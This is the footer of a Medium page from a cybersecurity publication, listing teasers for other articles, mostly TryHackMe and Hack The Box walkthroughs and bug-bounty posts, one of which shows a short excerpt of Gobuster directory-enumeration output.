
Cybersecurity Nerd

No responses yet

What are your thoughts?

Respond

More from Juan (Gh0$ttt) and System Weakness



In System Weakness by Juan (Gh0$ttt)

Disgruntled CTF Walkthrough

This is a great CTF on TryHackMe that can be accessed through this link here: https://tryhackme.com/room/disgruntled


Dec 30, 2023 7

In System Weakness by AbhirupKonwar

The best way to find private Bug-Hunting programs

💸 Recon process to find private programs

Dec 25, 2024 122 5



In System Weakness by AbhirupKonwar

Exposed Git Directory P1 Bug

Story of P1 Bug that turned out to be ?

Dec 11, 2024 298 2

In System Weakness by Juan (Gh0$ttt)

HTB —Starting Point: Explosion Writeup.

Here I will be working on the Hack The Box Starting Point machine called “Explosion”. The tags attached to this machine are #programming...

Mar 31, 2024 1

See all from Juan (Gh0$ttt)

See all from System Weakness

Recommended from Medium

In T3CH by Axoloth

TryHackMe | Training Impact on Teams | WriteUp

Discover the impact of training on teams and organisations

Nov 5, 2024 60


Abhijeet Singh

Advent of Cyber 2024 [Day 3] Even if I wanted to go, their vulnerabilities wouldn't allow it.

So, Let's Start with the Questions. I hope you already read the story and all the given instructions —

Dec 4, 2024 2

Lists



Tech & Tools

22 stories · 377 saves

Medium's Huge List of Publications Accepting Submissions

377 stories · 4298 saves

Staff picks

791 stories · 1541 saves

Natural Language Processing

1881 stories · 1516 saves


```
/language             (Status: 301) [Size: 335]
/components           (Status: 301) [Size: 337]
/api                  (Status: 301) [Size: 330]
/cache                (Status: 301) [Size: 332]
/libraries            (Status: 403) [Size: 287]
/tmp                  (Status: 301) [Size: 330]
/layouts              (Status: 334) [Size: 334]
```

embossdotar

TryHackMe—Gobuster: The Basics—Writeup

Key points: Recon | Enumeration | Gobuster. Gobuster: The Basics by awesome TryHackMe! 🎉

Oct 23, 2024 1




In T3CH by Axoloth

TryHackMe | SOC Fundamentals | WriteUp

Learn about the SOC team and their processes

Oct 25, 2024 51




Jasper Alblas

TryHackMe: Cyborg - Walkthrough

Hi! It's been a while, but I am back!

Oct 14, 2024 2 1



In T3CH by Axoloth

TryHackMe | Web Application Basics | WriteUp

Learn the basics of web applications: HTTP, URLs, request methods, response codes, and headers

Oct 26, 2024 56